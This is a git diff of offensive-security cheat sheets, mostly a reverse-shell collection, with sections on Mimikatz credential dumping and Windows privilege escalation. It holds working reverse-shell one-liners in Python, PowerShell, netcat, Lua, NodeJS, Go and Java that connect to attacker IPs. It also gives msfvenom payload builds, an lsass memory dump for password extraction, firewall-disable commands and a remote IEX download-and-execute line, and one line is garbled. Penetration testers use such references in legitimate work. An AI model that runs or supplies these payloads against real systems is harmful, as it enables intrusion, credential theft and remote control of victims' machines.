C:\Python27\python.exe -c "(lambda __y, __g, __contextlib: [[[[[[[(s.connect(('10.11.0.37', 4444)), [[[(s2p_thread.start(), [[(p2s_thread.start(), (lambda __out: (lambda __ctx: [__ctx.__enter__(), __ctx.__exit__(None, None, None), __out[0](lambda: None)][2])(__contextlib.nested(type('except', (), {'__enter__': lambda self: None, '__exit__': lambda __self, __exctype, __value, __traceback: __exctype is not None and (issubclass(__exctype, KeyboardInterrupt) and [True for __out[0] in [((s.close(), lambda after: after())[1])]][0])})(), type('try', (), {'__enter__': lambda self: None, '__exit__': lambda __self, __exctype, __value, __traceback: [False for __out[0] in [((p.wait(), (lambda __after: __after()))[1])]][0]})())))([None]))[1] for p2s_thread.daemon in [(True)]][0] for __g['p2s_thread'] in [(threading.Thread(target=p2s, args=[s, p]))]][0])[1] for s2p_thread.daemon in [(True)]][0] for __g['s2p_thread'] in [(threading.Thread(target=s2p, args=[s, p]))]][0] for __g['p'] in [(subprocess.Popen(['\\windows\\system32\\cmd.exe'], stdout=subprocess.PIPE, stderr=subprocess.STDOUT, stdin=subprocess.PIPE))]][0])[1] for __g['s'] in [(socket.socket(socket.AF_INET, socket.SOCK_STREAM))]][0] for __g['p2s'], p2s.__name__ in [(lambda s, p: (lambda __l: [(lambda __after: __y(lambda __this: lambda: (__l['s'].send(__l['p'].stdout.read(1)), __this())[1] if True else __after())())(lambda: None) for __l['s'], __l['p'] in [(s, p)]][0])({}), 'p2s')]][0] for __g['s2p'], s2p.__name__ in [(lambda s, p: (lambda __l: [(lambda __after: __y(lambda __this: lambda: [(lambda __after: (__l['p'].stdin.write(__l['data']), __after())[1] if (len(__l['data']) > 0) else __after())(lambda: __this()) for __l['data'] in [(__l['s'].recv(1024))]][0] if True else __after())())(lambda: None) for __l['s'], __l['p'] in [(s, p)]][0])({}), 's2p')]][0] for __g['os'] in [(__import__('os', __g, __g))]][0] for __g['socket'] in [(__import__('socket', __g, __g))]][0] for __g['subprocess'] in [(__import__('subprocess', __g, __g))]][0] for __g['threading'] in [(__import__('threading', __g, __g))]][0])((lambda f: (lambda x: x(x))(lambda y: f(lambda: y(y)()))), globals(), __import__('contextlib'))"
|
||||
C:\Python27\python.exe -c "(lambda __y, __g, __contextlib: [[[[[[[(s.connect(('10.10.10.10', 4444)), [[[(s2p_thread.start(), [[(p2s_thread.start(), (lambda __out: (lambda __ctx: [__ctx.__enter__(), __ctx.__exit__(None, None, None), __out[0](lambda: None)][2])(__contextlib.nested(type('except', (), {'__enter__': lambda self: None, '__exit__': lambda __self, __exctype, __value, __traceback: __exctype is not None and (issubclass(__exctype, KeyboardInterrupt) and [True for __out[0] in [((s.close(), lambda after: after())[1])]][0])})(), type('try', (), {'__enter__': lambda self: None, '__exit__': lambda __self, __exctype, __value, __traceback: [False for __out[0] in [((p.wait(), (lambda __after: __after()))[1])]][0]})())))([None]))[1] for p2s_thread.daemon in [(True)]][0] for __g['p2s_thread'] in [(threading.Thread(target=p2s, args=[s, p]))]][0])[1] for s2p_thread.daemon in [(True)]][0] for __g['s2p_thread'] in [(threading.Thread(target=s2p, args=[s, p]))]][0] for __g['p'] in [(subprocess.Popen(['\\windows\\system32\\cmd.exe'], stdout=subprocess.PIPE, stderr=subprocess.STDOUT, stdin=subprocess.PIPE))]][0])[1] for __g['s'] in [(socket.socket(socket.AF_INET, socket.SOCK_STREAM))]][0] for __g['p2s'], p2s.__name__ in [(lambda s, p: (lambda __l: [(lambda __after: __y(lambda __this: lambda: (__l['s'].send(__l['p'].stdout.read(1)), __this())[1] if True else __after())())(lambda: None) for __l['s'], __l['p'] in [(s, p)]][0])({}), 'p2s')]][0] for __g['s2p'], s2p.__name__ in [(lambda s, p: (lambda __l: [(lambda __after: __y(lambda __this: lambda: [(lambda __after: (__l['p'].stdin.write(__l['data']), __after())[1] if (len(__l['data']) > 0) else __after())(lambda: __this()) for __l['data'] in [(__l['s'].recv(1024))]][0] if True else __after())())(lambda: None) for __l['s'], __l['p'] in [(s, p)]][0])({}), 's2p')]][0] for __g['os'] in [(__import__('os', __g, __g))]][0] for __g['socket'] in [(__import__('socket', __g, __g))]][0] for __g['subprocess'] in [(__import__('subprocess', __g, __g))]][0] for __g['threading'] in [(__import__('threading', __g, __g))]][0])((lambda f: (lambda x: x(x))(lambda y: f(lambda: y(y)()))), globals(), __import__('contextlib'))"
|
||||
```
|
||||
|
||||
### PHP
|
||||
@@ -67,16 +118,23 @@ NOTE: Windows only
|
||||
ruby -rsocket -e 'c=TCPSocket.new("[IPADDR]","[PORT]");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
|
||||
```
|
||||
|
||||
### Golang
|
||||
|
||||
```bash
|
||||
echo 'package main;import"os/exec";import"net";func main(){c,_:=net.Dial("tcp","192.168.0.134:8080");cmd:=exec.Command("/bin/sh");cmd.Stdin=c;cmd.Stdout=c;cmd.Stderr=c;cmd.Run()}' > /tmp/t.go && go run /tmp/t.go && rm /tmp/t.go
|
||||
```
|
||||
|
||||
### Netcat Traditional
|
||||
|
||||
```bash
|
||||
nc -e /bin/sh [IPADDR] [PORT]
|
||||
nc.traditional -e /bin/bash 10.0.0.1 4444
|
||||
```
|
||||
|
||||
### Netcat OpenBsd
|
||||
|
||||
```bash
|
||||
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
|
||||
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 4444 >/tmp/f
|
||||
```
|
||||
|
||||
### Ncat
|
||||
@@ -86,14 +144,25 @@ ncat 127.0.0.1 4444 -e /bin/bash
|
||||
ncat --udp 127.0.0.1 4444 -e /bin/bash
|
||||
```
|
||||
|
||||
### OpenSSL
|
||||
|
||||
```powershell
|
||||
hacker@kali$ openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
|
||||
hacker@kali$ openssl s_server -quiet -key key.pem -cert cert.pem -port 4242
|
||||
or
|
||||
hacker@kali$ ncat --ssl -vv -l -p 4242
|
||||
|
||||
user@company$ mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect 127.0.0.1:4242 > /tmp/s; rm /tmp/s
|
||||
```
|
||||
|
||||
### Powershell
|
||||
|
||||
```powershell
|
||||
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient("[IPADDR]",[PORT]);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
|
||||
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient("10.0.0.1",4242);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
|
||||
```
|
||||
|
||||
```powershell
|
||||
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.1.3.40',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
|
||||
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.0.0.1',4242);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
|
||||
```
|
||||
|
||||
```powershell
|
||||
@@ -103,29 +172,37 @@ powershell IEX (New-Object Net.WebClient).DownloadString('https://gist.githubuse
|
||||
### Awk
|
||||
|
||||
```powershell
|
||||
awk 'BEGIN {s = "/inet/tcp/0/<IP>/<PORT>"; while(42) { do{ printf "shell>" |& s; s |& getline c; if(c){ while ((c |& getline) > 0) print $0 |& s; close(c); } } while(c != "exit") close(s); }}' /dev/null
|
||||
awk 'BEGIN {s = "/inet/tcp/0/10.0.0.1>/4242"; while(42) { do{ printf "shell>" |& s; s |& getline c; if(c){ while ((c |& getline) > 0) print $0 |& s; close(c); } } while(c != "exit") close(s); }}' /dev/null
|
||||
```
|
||||
|
||||
### Java
|
||||
|
||||
```java
|
||||
r = Runtime.getRuntime()
|
||||
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.1/2002;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
|
||||
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.1/4242;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
|
||||
p.waitFor()
|
||||
```
|
||||
|
||||
### War
|
||||
|
||||
```java
|
||||
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.0.1 LPORT=4242 -f war > reverse.war
|
||||
strings reverse.war | grep jsp # in order to get the name of the file
|
||||
```
|
||||
|
||||
|
||||
### Lua
|
||||
|
||||
Linux only
|
||||
|
||||
```powershell
|
||||
lua -e "require('socket');require('os');t=socket.tcp();t:connect('10.0.0.1','1234');os.execute('/bin/sh -i <&3 >&3 2>&3');"
|
||||
lua -e "require('socket');require('os');t=socket.tcp();t:connect('10.0.0.1','4242');os.execute('/bin/sh -i <&3 >&3 2>&3');"
|
||||
```
|
||||
|
||||
Windows and Linux
|
||||
|
||||
```powershell
|
||||
lua5.1 -e 'local host, port = "127.0.0.1", 4444 local socket = require("socket") local tcp = socket.tcp() local io = require("io") tcp:connect(host, port); while true do local cmd, status, partial = tcp:receive() local f = io.popen(cmd, 'r') local s = f:read("*a") f:close() tcp:send(s) if status == "closed" then break end end tcp:close()'
|
||||
lua5.1 -e 'local host, port = "10.0.0.1", 4444 local socket = require("socket") local tcp = socket.tcp() local io = require("io") tcp:connect(host, port); while true do local cmd, status, partial = tcp:receive() local f = io.popen(cmd, 'r') local s = f:read("*a") f:close() tcp:send(s) if status == "closed" then break end end tcp:close()'
|
||||
```
|
||||
|
||||
### NodeJS
|
||||
@@ -136,7 +213,7 @@ lua5.1 -e 'local host, port = "127.0.0.1", 4444 local socket = require("socket")
|
||||
cp = require("child_process"),
|
||||
sh = cp.spawn("/bin/sh", []);
|
||||
var client = new net.Socket();
|
||||
client.connect(8080, "10.17.26.64", function(){
|
||||
client.connect(4242, "10.0.0.1", function(){
|
||||
client.pipe(sh.stdin);
|
||||
sh.stdout.pipe(client);
|
||||
sh.stderr.pipe(client);
|
||||
@@ -147,16 +224,21 @@ lua5.1 -e 'local host, port = "127.0.0.1", 4444 local socket = require("socket")
|
||||
|
||||
or
|
||||
|
||||
require('child_process').exec('nc -e /bin/sh [IPADDR] [PORT]')
|
||||
require('child_process').exec('nc -e /bin/sh 10.0.0.1 4242')
|
||||
|
||||
or
|
||||
|
||||
-var x = global.process.mainModule.require
|
||||
-x('child_process').exec('nc [IPADDR] [PORT] -e /bin/bash')
|
||||
-x('child_process').exec('nc 10.0.0.1 4242 -e /bin/bash')
|
||||
|
||||
or
|
||||
|
||||
https://gitlab.com/0x4ndr3/blog/blob/master/JSgen/JSgen.py
|
||||
```
|
||||
|
||||
### Groovy - by [frohoff](https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76)
|
||||
### Groovy
|
||||
|
||||
by [frohoff](https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76)
|
||||
NOTE: Java reverse shell also work for Groovy
|
||||
|
||||
```javascript
|
||||
@@ -166,15 +248,88 @@ String cmd="cmd.exe";
|
||||
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
|
||||
```
|
||||
|
||||
## Spawn TTY
|
||||
## Meterpreter Shell
|
||||
|
||||
```bash
|
||||
/bin/sh -i
|
||||
```
|
||||
|
||||
(From an interpreter)
|
||||
### Windows Staged reverse TCP
|
||||
|
||||
```powershell
|
||||
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.110 LPORT=4242 -f exe > reverse.exe
|
||||
```
|
||||
|
||||
### Windows Stageless reverse TCP
|
||||
|
||||
```powershell
|
||||
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.110 LPORT=4242 -f exe > reverse.exe
|
||||
```
|
||||
|
||||
### Linux Staged reverse TCP
|
||||
|
||||
```powershell
|
||||
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.10.110 LPORT=4242 -f elf >reverse.elf
|
||||
```
|
||||
|
||||
### Linux Stageless reverse TCP
|
||||
|
||||
```powershell
|
||||
$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.10.10.110 LPORT=4242 -f elf >reverse.elf
|
||||
```
|
||||
|
||||
### Other platforms
|
||||
|
||||
```powershell
|
||||
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST="10.10.10.110" LPORT=4242 -f elf > shell.elf
|
||||
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST="10.10.10.110" LPORT=4242 -f exe > shell.exe
|
||||
$ msfvenom -p osx/x86/shell_reverse_tcp LHOST="10.10.10.110" LPORT=4242 -f macho > shell.macho
|
||||
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST="10.10.10.110" LPORT=4242 -f asp > shell.asp
|
||||
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST="10.10.10.110" LPORT=4242 -f raw > shell.jsp
|
||||
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST="10.10.10.110" LPORT=4242 -f war > shell.war
|
||||
$ msfvenom -p cmd/unix/reverse_python LHOST="10.10.10.110" LPORT=4242 -f raw > shell.py
|
||||
$ msfvenom -p cmd/unix/reverse_bash LHOST="10.10.10.110" LPORT=4242 -f raw > shell.sh
|
||||
$ msfvenom -p cmd/unix/reverse_perl LHOST="10.10.10.110" LPORT=4242 -f raw > shell.pl
|
||||
$ msfvenom -p php/meterpreter_reverse_tcp LHOST="10.10.10.110" LPORT=4242 -f raw > shell.php; cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php
|
||||
```
|
||||
|
||||
## Spawn TTY Shell
|
||||
|
||||
In order to catch a shell, you need to listen on the desired port. `rlwrap` will enhance the shell, allowing you to clear the screen with `[CTRL] + [L]`.
|
||||
|
||||
```powershell
|
||||
rlwrap nc localhost 80
|
||||
```
|
||||
|
||||
Sometimes, you want to access shortcuts, su, nano and autocomplete in a partially tty shell.
|
||||
|
||||
:warning: OhMyZSH might break this trick, a simple `sh` is recommended
|
||||
|
||||
> The main problem here is that zsh doesn't handle the stty command the same way bash or sh does. [...] stty raw -echo; fg[...] If you try to execute this as two separated commands, as soon as the prompt appear for you to execute the fg command, your -echo command already lost its effect
|
||||
|
||||
```powershell
|
||||
ctrl+z
|
||||
echo $TERM && tput lines && tput cols
|
||||
|
||||
# for bash
|
||||
stty raw -echo
|
||||
fg
|
||||
|
||||
# for zsh
|
||||
stty raw -echo; fg
|
||||
|
||||
reset
|
||||
export SHELL=bash
|
||||
export TERM=xterm-256color
|
||||
stty rows <num> columns <cols>
|
||||
```
|
||||
|
||||
or use `socat` binary to get a fully tty reverse shell
|
||||
|
||||
```bash
|
||||
socat file:`tty`,raw,echo=0 tcp-listen:12345
|
||||
```
|
||||
|
||||
Spawn a TTY shell from an interpreter
|
||||
|
||||
```powershell
|
||||
/bin/sh -i
|
||||
python -c 'import pty; pty.spawn("/bin/sh")'
|
||||
perl -e 'exec "/bin/sh";'
|
||||
perl: exec "/bin/sh";
|
||||
@@ -182,36 +337,9 @@ ruby: exec "/bin/sh"
|
||||
lua: os.execute('/bin/sh')
|
||||
```
|
||||
|
||||
Access shortcuts, su, nano and autocomplete in a partially tty shell
|
||||
/!\ OhMyZSH might break this trick, a simple `sh` is recommended
|
||||
|
||||
```powershell
|
||||
# in host
|
||||
ctrl+z
|
||||
stty raw -echo
|
||||
fg
|
||||
|
||||
# in reverse shell
|
||||
reset
|
||||
export SHELL=bash
|
||||
export TERM=xterm-256color
|
||||
stty rows <num> columns <cols>
|
||||
```
|
||||
|
||||
(From within vi)
|
||||
|
||||
```bash
|
||||
:!bash
|
||||
:set shell=/bin/bash:shell
|
||||
```
|
||||
|
||||
(From within nmap)
|
||||
|
||||
```sh
|
||||
!sh
|
||||
```
|
||||
|
||||
## Thanks to
|
||||
## References
|
||||
|
||||
* [Reverse Bash Shell One Liner](https://security.stackexchange.com/questions/166643/reverse-bash-shell-one-liner)
|
||||
* [Pentest Monkey - Cheat Sheet Reverse shell](http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet)
|
||||
|
||||
@@ -12,6 +12,7 @@
|
||||
* Aquatone (Ruby and Go versions)
|
||||
* AltDNS
|
||||
* MassDNS
|
||||
* Nmap
|
||||
* Subdomain take over
|
||||
* tko-subs
|
||||
* HostileSubBruteForcer
|
||||
@@ -144,6 +145,12 @@ DNS_RESOLVERS="./resolvers.txt"
|
||||
cat /tmp/results_subfinder.txt | massdns -r $DNS_RESOLVERS -t A -o S -w /tmp/results_subfinder_resolved.txt
|
||||
```
|
||||
|
||||
### Using Nmap
|
||||
|
||||
```powershell
|
||||
nmap -sn --script hostmap-crtsh host_to_scan.tld
|
||||
```
|
||||
|
||||
## Subdomain take over
|
||||
|
||||
Check [Can I take over xyz](https://github.com/EdOverflow/can-i-take-over-xyz) by EdOverflow for a list of services and how to claim (sub)domains with dangling DNS records.
|
||||
@@ -170,7 +177,7 @@ go get github.com/Ice3man543/SubOver
|
||||
./SubOver -l subdomains.txt
|
||||
```
|
||||
|
||||
## Thanks
|
||||
## References
|
||||
|
||||
* [Subdomain Takeover: Proof Creation for Bug Bounties - Patrik Hudak](https://0xpatrik.com/takeover-proofs/)
|
||||
* [Subdomain Takeover: Basics - Patrik Hudak](https://0xpatrik.com/subdomain-takeover-basics/)
|
||||
@@ -101,6 +101,6 @@ bitsadmin /transfer mydownloadjob /download /priority normal http://<attackerIP>
|
||||
```
|
||||
|
||||
|
||||
## Thanks to
|
||||
## References
|
||||
|
||||
- [arno0x0x - Windows oneliners to download remote payload and execute arbitrary code](https://arno0x0x.wordpress.com/2017/11/20/windows-oneliners-to-download-remote-payload-and-execute-arbitrary-code/)
|
||||
|
||||
@@ -26,6 +26,25 @@ mimikatz_command -f sekurlsa::logonPasswords full
|
||||
mimikatz_command -f sekurlsa::wdigest
|
||||
```
|
||||
|
||||
## Mimikatz - Mini Dump
|
||||
|
||||
Dump the lsass process.
|
||||
|
||||
```powershell
|
||||
C:\procdump.exe -accepteula -ma lsass.exe lsass.dmp
|
||||
|
||||
net use Z: https://live.sysinternals.com
|
||||
Z:\procdump.exe -accepteula -ma lsass.exe lsass.dmp
|
||||
```
|
||||
|
||||
Then load it inside Mimikatz.
|
||||
|
||||
```powershell
|
||||
mimikatz # sekurlsa::minidump lsass.dmp
|
||||
Switch to minidump
|
||||
mimikatz # sekurlsa::logonPasswords
|
||||
```
|
||||
|
||||
## Mimikatz Golden ticket
|
||||
|
||||
```powershell
|
||||
@@ -85,7 +104,7 @@ More informations can be grabbed from the Memory with :
|
||||
|
||||
- [Invoke-Mimikittenz](https://raw.githubusercontent.com/putterpanda/mimikittenz/master/Invoke-mimikittenz.ps1)
|
||||
|
||||
## Thanks to
|
||||
## References
|
||||
|
||||
- [Unofficial Guide to Mimikatz & Command Reference](https://adsecurity.org/?page_id=1821)
|
||||
- [Skeleton Key](https://pentestlab.blog/2018/04/10/skeleton-key/)
|
||||
|
||||
@@ -63,7 +63,7 @@ PS C:\> $D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings $S
|
||||
PS C:\> Register-ScheduledTask Backdoor -InputObject $D
|
||||
```
|
||||
|
||||
## Thanks to
|
||||
## References
|
||||
|
||||
* [A view of persistence - Rastamouse](https://rastamouse.me/2018/03/a-view-of-persistence/)
|
||||
* [Windows Persistence Commands - Pwn Wiki](http://pwnwiki.io/#!persistence/windows/index.md)
|
||||
@@ -117,7 +117,7 @@ implant/utils/download_file | Downloads a file from the target zombie.
|
||||
implant/utils/multi_module | Run a number of implants in succession.
|
||||
implant/utils/upload_file | Uploads a file from the listening server to the target zombies.
|
||||
|
||||
## Thanks
|
||||
## References
|
||||
|
||||
- [Pentestlab - koadic](https://pentestlab.blog/tag/koadic/)
|
||||
- [zerosum0x0 Github - koadic](https://github.com/zerosum0x0/koadic)
|
||||
@@ -1,6 +1,54 @@
|
||||
# Windows - Privilege Escalation
|
||||
|
||||
Almost all of the following commands are from [The Open Source Windows Privilege Escalation Cheat Sheet](https://addaxsoft.com/wpecs/)
|
||||
## Summary
|
||||
|
||||
* [Tools](#tools)
|
||||
* [Windows Version and Configuration](#windows-version-and-configuration)
|
||||
* [User Enumeration](#user-enumeration)
|
||||
* [Network Enumeration](#network-enumeration)
|
||||
* [EoP - Looting for passwords](#eop---looting-for-passwords)
|
||||
* [EoP - Processes Enumeration and Tasks](#eop---processes-enumeration-and-tasks)
|
||||
* [EoP - Incorrect permissions in services](#eop---incorrect-permissions-in-services)
|
||||
* [EoP - Windows Subsystem for Linux (WSL)](#eop---windows-subsystem-for-linux-wsl)
|
||||
* [EoP - Unquoted Service Paths](#eop---unquoted-service-paths)
|
||||
* [EoP - Kernel Exploitation](#eop---kernel-exploitation)
|
||||
* [EoP - AlwaysInstallElevated](#eop---alwaysinstallelevated)
|
||||
* [EoP - Insecure GUI apps](#eop---insecure-gui-apps)
|
||||
* [EoP - Runas](#eop---runas)
|
||||
* [EoP - Common Vulnerabilities and Exposures](#eop---common-vulnerabilities-and-exposure)
|
||||
* [Token Impersonation (RottenPotato)](#token-impersonation-rottenpotato)
|
||||
* [MS08-067 (NetAPI)](#ms08-067-netapi)
|
||||
* [MS10-015 (KiTrap0D)](#ms10-015-kitrap0d---microsoft-windows-nt2000--2003--2008--xp--vista--7)
|
||||
* [MS11-080 (adf.sys)](#ms11-080-afd.sys---microsoft-windows-xp-2003)
|
||||
* [MS16-032](#ms16-032---microsoft-windows-7--10--2008--2012-r2-x86x64)
|
||||
* [MS17-010 (Eternal Blue)](#ms17-010-eternal-blue)
|
||||
|
||||
## Tools
|
||||
|
||||
- [PowerSploit's PowerUp](https://github.com/PowerShellMafia/PowerSploit)
|
||||
```powershell
|
||||
powershell -Version 2 -nop -exec bypass IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp/PowerUp.ps1'); Invoke-AllChecks
|
||||
```
|
||||
- [Watson - Watson is a (.NET 2.0 compliant) C# implementation of Sherlock](https://github.com/rasta-mouse/Watson)
|
||||
- [(Deprecated) Sherlock - PowerShell script to quickly find missing software patches for local privilege escalation vulnerabilities](https://github.com/rasta-mouse/Sherlock)
|
||||
```powershell
|
||||
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File Sherlock.ps1
|
||||
```
|
||||
- [BeRoot - Privilege Escalation Project - Windows / Linux / Mac](https://github.com/AlessandroZ/BeRoot)
|
||||
- [Windows-Exploit-Suggester](https://github.com/GDSSecurity/Windows-Exploit-Suggester)
|
||||
```powershell
|
||||
./windows-exploit-suggester.py --update
|
||||
./windows-exploit-suggester.py --database 2014-06-06-mssb.xlsx --systeminfo win7sp1-systeminfo.txt
|
||||
```
|
||||
- [windows-privesc-check - Standalone Executable to Check for Simple Privilege Escalation Vectors on Windows Systems](https://github.com/pentestmonkey/windows-privesc-check)
|
||||
- [WindowsExploits - Windows exploits, mostly precompiled. Not being updated.](https://github.com/abatchy17/WindowsExploits)
|
||||
- [WindowsEnum - A Powershell Privilege Escalation Enumeration Script.](https://github.com/absolomb/WindowsEnum)
|
||||
- [Seatbelt - A C# project that performs a number of security oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.](https://github.com/GhostPack/Seatbelt)
|
||||
- [Powerless - Windows privilege escalation (enumeration) script designed with OSCP labs (legacy Windows) in mind](https://github.com/M4ximuss/Powerless)
|
||||
- [JAWS - Just Another Windows (Enum) Script](https://github.com/411Hall/JAWS)
|
||||
```powershell
|
||||
powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 -OutputFilename JAWS-Enum.txt
|
||||
```
|
||||
|
||||
## Windows Version and Configuration
|
||||
|
||||
@@ -8,6 +56,11 @@ Almost all of the following commands are from [The Open Source Windows Privilege
|
||||
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
|
||||
```
|
||||
|
||||
Extract patchs and updates
|
||||
```powershell
|
||||
wmic qfe
|
||||
```
|
||||
|
||||
Architecture
|
||||
|
||||
```powershell
|
||||
@@ -18,12 +71,15 @@ List all env variables
|
||||
|
||||
```powershell
|
||||
set
|
||||
Get-ChildItem Env: | ft Key,Value
|
||||
```
|
||||
|
||||
List all drives
|
||||
|
||||
```powershell
|
||||
wmic logicaldisk get caption || fsutil fsinfo drives
|
||||
wmic logicaldisk get caption,description,providername
|
||||
Get-PSDrive | where {$_.Provider -like "Microsoft.PowerShell.Core\FileSystem"}| ft Name,Root
|
||||
```
|
||||
|
||||
## User Enumeration
|
||||
@@ -32,6 +88,13 @@ Get current username
|
||||
|
||||
```powershell
|
||||
echo %USERNAME% || whoami
|
||||
$env:username
|
||||
```
|
||||
|
||||
List user privilege
|
||||
|
||||
```powershell
|
||||
whoami /priv
|
||||
```
|
||||
|
||||
List all users
|
||||
@@ -39,11 +102,13 @@ List all users
|
||||
```powershell
|
||||
net user
|
||||
whoami /all
|
||||
Get-LocalUser | ft Name,Enabled,LastLogon
|
||||
Get-ChildItem C:\Users -Force | select Name
|
||||
```
|
||||
|
||||
List logon requirements; useable for bruteforcing
|
||||
|
||||
```powershell
|
||||
```powershell$env:usernadsc
|
||||
net accounts
|
||||
```
|
||||
|
||||
@@ -59,32 +124,39 @@ List all local groups
|
||||
|
||||
```powershell
|
||||
net localgroup
|
||||
Get-LocalGroup | ft Name
|
||||
```
|
||||
|
||||
Get details about a group (i.e. administrators)
|
||||
|
||||
```powershell
|
||||
net localgroup administrators
|
||||
Get-LocalGroupMember Administrators | ft Name, PrincipalSource
|
||||
Get-LocalGroupMember Administrateurs | ft Name, PrincipalSource
|
||||
```
|
||||
|
||||
## Network Enumeration
|
||||
|
||||
List all network interfaces
|
||||
List all network interfaces, IP, and DNS.
|
||||
|
||||
```powershell
|
||||
ipconfig /all
|
||||
Get-NetIPConfiguration | ft InterfaceAlias,InterfaceDescription,IPv4Address
|
||||
Get-DnsClientServerAddress -AddressFamily IPv4 | ft
|
||||
```
|
||||
|
||||
List current routing table
|
||||
|
||||
```powershell
|
||||
route print
|
||||
Get-NetRoute -AddressFamily IPv4 | ft DestinationPrefix,NextHop,RouteMetric,ifIndex
|
||||
```
|
||||
|
||||
List the ARP table
|
||||
|
||||
```powershell
|
||||
arp -A
|
||||
Get-NetNeighbor -AddressFamily IPv4 | ft ifIndex,IPAddress,LinkLayerAddress,State
|
||||
```
|
||||
|
||||
List all current connections
|
||||
@@ -93,10 +165,28 @@ List all current connections
|
||||
netstat -ano
|
||||
```
|
||||
|
||||
List firware state and current configuration
|
||||
List firewall state and current configuration
|
||||
|
||||
```powershell
|
||||
netsh advfirewall firewall dump
|
||||
|
||||
or
|
||||
|
||||
netsh firewall show state
|
||||
netsh firewall show config
|
||||
```
|
||||
|
||||
List firewall's blocked ports
|
||||
|
||||
```powershell
|
||||
$f=New-object -comObject HNetCfg.FwPolicy2;$f.rules | where {$_.action -eq "0"} | select name,applicationname,localports
|
||||
```
|
||||
|
||||
Disable firewall
|
||||
|
||||
```powershell
|
||||
netsh firewall set opmode disable
|
||||
netsh advfirewall set allprofiles state off
|
||||
```
|
||||
|
||||
List all network shares
|
||||
@@ -105,25 +195,69 @@ List all network shares
|
||||
net share
|
||||
```
|
||||
|
||||
## Looting for passwords
|
||||
SNMP Configuration
|
||||
|
||||
### Search for file contents**
|
||||
```powershell
|
||||
reg query HKLM\SYSTEM\CurrentControlSet\Services\SNMP /s
|
||||
Get-ChildItem -path HKLM:\SYSTEM\CurrentControlSet\Services\SNMP -Recurse
|
||||
```
|
||||
|
||||
## EoP - Looting for passwords
|
||||
|
||||
### SAM and SYSTEM files
|
||||
|
||||
